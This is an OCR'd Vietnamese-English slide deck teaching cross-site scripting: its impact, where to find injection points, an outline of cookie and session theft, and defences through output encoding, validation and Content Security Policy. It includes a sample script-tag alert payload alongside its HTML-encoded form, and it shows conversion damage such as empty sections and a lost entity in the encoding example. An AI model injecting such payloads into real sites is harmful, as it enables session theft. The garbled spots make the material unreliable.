
# Impact of XSS

**Phụ thuộc vào lỗ hổng XSS và mục tiêu của attacker:**

- **Confidentiality - can be None / Partial (Low) / High**
- **Availability - can be None / Partial (Low) / High**
- **Integrity - can be None / Partial (Low) / High**

**Thường kết hợp với các lỗ hổng khác để tối đa như chiếm đoạt toàn bộ tài khoản và thậm chí rce**

# Impact of XSS



# Finding XSS

- **Những nơi có thể nhập dữ liệu vào**
- **Thường nằm ở các parameter**
- **Sử dụng tag `<h1>`**
- **Dữ liệu do user nhập vào nằm ở vị trí được hiển thị ở nhiều nơi**
- **Chrome còn tắt khả năng của alert() do đó nên dùng print()**

***XSS không có liên quan gì đến pop-up, đó chỉ đơn giản là một cách để chứng minh rằng bạn có thể tùy ý thực thi JavaScript***

# Exploit process

**Cướp được cookie**

**Cướp được session**


**Fetch HTTP trang**

**Đọc được nội dung**

# Exploit process

**Chuyển gói tin HTTP ra bên web-site thứ 3**

**Gửi**



**Đọc**


**Cách duy nhất để XSS được đó là inject được chính trang đó**

# How to prevent XSS

# Encode data on output

< converts to: <

> converts to: >



```
<script>alert('XSS Attack!')</script>
```

```
&lt;script&gt;alert('XSS Attack!')&lt;/script&gt;
```

# Validate input


**Blacklist**

**Whielist**




**Allow protocol**

# Content Security Policy




XSS
Cross-site Scripting